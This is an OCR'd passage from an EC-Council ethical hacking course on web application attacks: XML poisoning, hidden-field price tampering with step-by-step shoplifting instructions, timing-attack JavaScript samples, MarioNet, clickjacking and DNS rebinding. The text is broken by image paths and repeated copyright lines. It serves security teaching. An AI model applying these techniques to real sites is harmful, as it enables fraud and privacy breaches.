Services</name></serviceInfo><serviceInfo

serviceKey="ad52a456-4d5f-7d5c-8def-c5e6d456cd45"businessKey="45235896-256a-
123a-c456-


add55a456f12"><name
xml:lang="en">AmazonBookPrice</name></serviceInfo><serviceInfo

serviceKey=9acc45ad-45cc-4d5c-1234-888cd4562893" businessKey="aa45238d-cd55-
4d22-8d5d-a55a4c43ad5c"><name

xml:lang="en">AmazonBookPrice</name></serviceInfo></serviceInfos></serviceLis
t></soap:Body></soap:

Envelope>
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Service XML Poisoning

XML poisoning is similar to an SQL injection attack. It has a higher success rate in a web service framework. Attackers insert malicious XML code in SOAP requests to perform XML node manipulation or XML schema poisoning to generate errors in XML parsing logic and break execution logic. Attackers can manipulate XML external entity references that can lead to arbitrary file or TCP connection openings, which can be exploited for other web service attacks. XML poisoning enables attackers to perform a DoS attack and compromise confidential information. As web services are invoked using XML documents, attackers poison the traffic between the server and browser applications by creating malicious XML documents to alter parsing mechanisms such as SAX and DOM, which web applications use on the server.

XML Request

```
<CustomerRecord>
<CustomerNumber>2010</CustomerNumber>
<FirstName>Jason</FirstName>
<LastName>Springfield</LastName>
<Address>Apt 20, 3rd Street</Address>
<Email>jason@springfield.com</Email>
<PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```


Poisoned XML Request

```
<CustomerRecord>
<CustomerNumber>2010</CustomerNumber>
<FirstName>Jason</FirstName><CustomerNumber>
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
  2010</CustomerNumber>
<FirstName>Jason</FirstName>
<LastName>Springfield</LastName>
<Address>Apt 20, 3rd Street</Address>
<Email>jason@springfield.com</Email>
<PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hidden Field Manipulation Attack

Attackers carry out hidden field manipulation attacks against e-commerce websites, as most of these sites have hidden fields in their price and discount specifications. In every client session, developers use hidden fields to store client information, including product prices and discount rates. During the development of such programs, developers feel that all their applications are safe; however, hackers can manipulate the product prices and even complete transactions with the altered prices. When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an HTTP request (GET or POST). HTML can also store field values as hidden fields, which are not rendered on the screen by the browser but collected and submitted as parameters during form submissions. Attackers can examine the HTML code of the page and change the hidden field values to change post requests to the server.

Example

A particular mobile phone might be offered for $1000 on an e-commerce website, but the hacker, by altering some of the hidden text in its price field, purchases it for only $10.

Such attacks result in severe losses for website owners, even though they might be using the latest anti-virus software, firewalls, IDS, and so on to protect their networks from attacks. Besides financial losses, the owners can also lose their market credibility. An example of such code is given below:


```
<form method="post" action="page.aspx">
<input type="hidden" name="PRICE" value="200.00">
  Product name: <input type="text" name="product"
   value="Certifiedhacker Shirt"><br>
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
  Product price: 200.00"><br>
<input type="submit" value="submit">
</form>
```

1. Open the html page within an **HTML editor**.
2. Locate the **hiddenfield** (e.g. "<type=hidden name=price value=200.00>").
3. **Modify** its content to a different value (e.g. "<type=hidden name=price value=2.00>").
4. **Save** the html file locally and browse it.
5. Click the **Buy** button to perform electronic shoplifting via hidden manipulation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web-based Timing Attacks

A web-based timing attack is a type of side-channel attack performed by attackers to retrieve sensitive information such as passwords from web applications by measuring the response time taken by the server. These attacks exploit side-channel leakage and estimate the amount of time taken for secret key operations. Different types of web-based timing attacks include direct timing attacks, cross-site timing attacks, and browser-based timing attacks.

- **Direct Timing Attack**

  Direct timing attacks are carried out by measuring the approximate time taken by the server to process a POST request, through which attackers can deduce the existence of a username. Similarly, attackers perform character by character password examination and exploit the timing information to determine the position where the password comparison failed. Then, attackers use this data to determine the target user's password.

- **Cross-site Timing attack**

  A cross-site timing attack is another type of timing attack, in which attackers send crafted request packets to the website using JavaScript, unlike a direct timing attack, where the attacker himself/herself passes the request to a website. The attacker then analyzes the time consumed by the user to download the requested file.

  For instance, consider a website http://xyz.com that contains two separate groups such as /the-prompt/ and /the-anonymous-place/, and only the group members have access to the data fed into these groups. If any other person tries to access the group, an error message is generated. Now, when a user accesses an unknown website that contains

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

malicious JavaScript injected by the attacker, the attacker can find out which group the user belongs to and thus violate his/her privacy.

Sample JavaScript code used to perform this attack:

```
function getMeasurement(url, callback) {
      var a = new Image();
      a.addEventListener('error', function() {
            var conclude = performance.now();
            callback(conclude - begin);
      });
      var begin = performance.now();
      a.src = url;
}
getMeasurement('http://xyz.com/the-prompt/', function(timeTF) {
      getMeasurement('http://xyz.com/the-anonymous-place',
      function(timeTDS) {
            If (timeTF> timeTDS) {
                  alert('The prompt is alright!');
            }
            else {
            alert('Privacy breach!');
            }
      });
});
```

- **Browser-based Timing Attacks**

  Browser-based timing attacks are sophisticated side-channel attacks. Rather than depending on the unsteady download time, attackers take advantage of side-channel leaks of a browser to estimate the time taken by the browser to process the requested resources. In this case, the time estimation begins immediately after the download of a resource and ceases once the processing is done.

  Attackers can abuse different browser functionalities to launch further attacks such as video parsing attack, and cache storage timing attack.

  - **Video-parsing Attack**

    Sample JavaScript code used to perform this attack:

    ```
    function getMeasurement(url, callback) {
       var p = document.createElement('video');
       var begin;
    ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
    p.addEventListener('suspend', function() {
        begin = performance.now();
    });
    p.addEventListener('error', function() {
        var conclude = performance.now();
        callback(conclude - begin);
    });
    p.src = url;
}
```

In contrast to cross-site timing attacks, here, the estimation time begins when the event "suspend" is triggered. The event is usually triggered when the resource downloading is stopped, as the requested resource is not an intended video; it is only a double- or triple-digit KB file. The event is also triggered when the resource download is completed. Subsequently, the browser attempts to parse the requested resource as a video. Certainly, the files HTML/JSON/... are invalid video formats; hence, the browser will raise an "error" event. Here, the attacker observes the amount of time the browser takes to process the resource and generate an error event. Single estimation for every end point might not always serve the purpose. Therefore, attackers try to accumulate several time estimations and calculate the median or average.

- **Cache Storage Timing Attack**

The Cache API interface (used to load, fetch, and delete any responses) offers complete cache (memory) to the developers. Loading resources in the disk takes some amount of time based on the resource size. If attackers can estimate the time taken by the browser to perform this task, they can measure the corresponding response size.

Sample JavaScript code used to perform this attack:


```
function getMeasurement(url, callback) {
    fetch(url, {mode: "no-cors", credentials:
    "include"}).then(function(resp) {
        setTimeout(function() {
            caches.open('attackerfile').then(function(cache){
                var begin = performance.now();
                cache.put(new request('myfoo'),
                resp.clone()).then(function() {
                    var conclude = performance.now();
                    callback (conclude - begin);
                });
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
                    });
                }, 2000);
            });
        }
```

After estimating or measuring the processing time using the abovementioned techniques, attackers can launch further attacks such as brute-force attacks to obtain complete information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



MarioNet Attack

MarioNet is a browser-based attack that runs malicious code inside the browser, and the infection persists even after closing or browsing away from the malicious web page through which the infection has spread. Most of the latest web browsers support a new API called Service Workers that allows the website to isolate operations that render the web page UI from intensive computational tasks to avoid freezing of the UI when large amounts of data are processed.

Attackers register and activate the Service Workers API through a website controlled by them. When the victim browses that website, the Service Workers API automatically activates, and it can run persistently in the background even when the user is not actively browsing the website. To keep the Service Workers API alive, attackers abuse the Service Workers SyncManager interface.

Therefore, MarioNet can resist any tab crashes and power failures, increasing the attacker's potential to attack the browser. MarioNet leverages the abilities of JavaScript and depends on previously available HTML5 APIs. It can be used to create a botnet and launch other malicious attacks such as cryptojacking, DDoS, click fraud, and distributed password cracking.

Furthermore, this attack allows attackers to inject malicious code into high-traffic websites for a short period, retrieve sensitive information such as user credentials, and then control the abused browsers from a central server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 14.36: Illustration of MarioNet attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Clickjacking Attack

A clickjacking attack is performed when the target website is loaded into an iframe element that is masked with a web page element that appears legitimate. The attacker performs this attack by tricking the victim into clicking on any malicious web page element that is placed transparently on the top of any trusted web page. Clickjacking is not a single technique; attackers leverage various attack vectors and techniques called UI redress attacks. They perform such attacks by exploiting the vulnerabilities caused by HTML iframes or improper configuration of the X-Frame-Options header. There are several variations of clickjacking attacks such as likejacking and cursorjacking. To perform these attacks, attackers send a link to the malicious website to the victim through email, social media, or any other media.

In clickjacking, the attacker loads the target website inside a low opacity iframe. Then, the attacker designs a page such that all the clickable items such as buttons are positioned exactly as on the selected target website. Now, the victim is tricked into clicking on the invisible controls or the deceptive UI elements that automatically trigger various malicious actions such as injecting malware, retrieving malicious web pages, retrieving sensitive information such as credit card details, transferring money from the victim's account, and buying products online.

The various clickjacking techniques employed by attackers are listed below:

- **Complete transparent overlay**: In this technique, the transparent, legitimate page or tool page is overlaid on the previously designed malicious page. Then, it is loaded into an invisible iframe and the higher z-index value is assigned for positioning it on top.
- **Cropping**: In this technique, only the selected controls from the transparent page are overlaid. This technique depends on the goal of the attack and may involve masking buttons with hyperlinks and text labels with false information, changing the button

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

labels with wrong commands, and completely covering the legitimate page with misleading information while exposing only one original button.

- **Hidden overlay**: In this technique, the attacker creates an iframe of 1×1 pixels containing malicious content placed secretly under the mouse cursor. When the user clicks on this cursor, it will be registered on the malicious page although the malicious content is concealed by the cursor.
- **Click event dropping**: This technique can completely hide a malicious page behind a legitimate page. It can also be used to set the CSS pointer-events property of the top to none. This can cause click events to "drop" through the legitimate masked page and registers only the malicious page.
- **Rapid content replacement**: In this technique, the targeted controls are covered by opaque overlays that are removed only for a moment for registering a click. An attacker using this technique needs to accurately predict the time taken by the victim to click on the web page.





Figure 14.37: Illustration of clickjacking attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DNS Rebinding Attack

Attackers use the DNS rebinding technique to bypass the same-origin policy's security constraints, allowing the malicious web page to communicate with or make arbitrary requests to local domains. For instance, if a client is working for an organization, he/she mostly uses the internal or private network. Any externals resources cannot be accessed inside that private network due to the same-origin policy (SOP). Hence, attackers cannot directly communicate with the local network due to restrictions in the SOP. Therefore, they use the DNS rebinding technique to circumvent this SOP security implementation.

How DNS Rebinding Works

An attacker creates a malicious website with the domain name certifiedhacker.com and registers it with the DNS server controlled by him/her. Now, the attacker configures the DNS server to send DNS responses with very short TTL values to avoid caching of the responses. Then, the attacker begins his/her intended operation with the HTTP server that contains the malicious website http://certifiedhacker.com.

When the victim opens the malicious website, the attacker's DNS server sends the IP Address of the HTTP server that hosts the attacker-controlled website http://certifiedhacker.com. The web server responds with a page that runs JavaScript code in the victim's browser. Then, the JavaScript code accesses the website on the domain *http://certifiedhacker.com* to get additional resources from *http://certifiedhacker.com/secret.html*. When the browser runs the JavaScript, it makes a DNS request for the domain (owing to the short TTL configuration), but the attacker-controlled DNS server responds with a new IP. For instance, if the attacker-controlled DNS server responds with the private or internal IP of xyz.com, the victim's browser loads http://xyz.com/secret.html and not *http://certifiedhacker.com/secret.html* successfully by bypassing the SOP.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

